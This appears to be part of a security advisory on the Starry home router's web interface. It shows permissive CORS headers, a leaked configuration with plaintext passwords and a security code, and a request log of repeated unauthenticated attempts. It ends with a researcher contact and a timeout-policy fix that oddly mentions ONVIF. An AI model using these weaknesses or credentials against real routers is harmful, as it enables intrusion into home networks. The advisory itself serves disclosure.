Access-Control-Allow-Headers: Authorization, Content-Type, If-None-Match
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: OPTIONS, PUT, PATCH, HEAD, GET
Content-Length: 33

Allow: OPTIONS,PUT,PATCH,HEAD,GET
```



```
false}, "channel_24": 6, "guest_password": "FeastOasis", "updated": "2017-06-28T19:19:58.032Z", "upnp_enabled": true,
"software_version": "1.6.0-1", "port_forwarding_config": {"items": [{"local_ip_address": "192.168.99.116", "protocol": "OTHER", "port": 8084,
"local_port": 8081}]}, "password": "testtest", "provisioned": true, "security_code": "6666", "name": "Home", "isp": null, "ssid_suffix_guest":
"_Guest", "_id": "590f9d04a004e90c33d4c41a", "wan_ip_config": {"static": false}}
```

☐ Prevent this page from creating additional dialogs

14 requests, 1.29 KB (transferred: 1.29 KB), 982 ms

Stat...	Method	File	Domain	Cause	Type	Transfe...	Size	0 ms 320 ms 640 ms 960 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 8 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 16 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 9 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 6 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 31 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 11 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 7 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 8 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 6 ms
🟥 401	GET	usersites	192.168.99.1:3031	JS xhr	html	12 B	12 B	→ 8 ms
● 200	OPTIONS	usersites	192.168.99.1:3031	xhr	html	33 B	33 B	→ 9 ms

Vulnerability discovery

The vulnerability was discovered simply by performing reverse engineering the firmware and web application pentest on the web management interface of the Starry router.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

This account timeout policy needs to be implemented even in the ONVIF authentication check.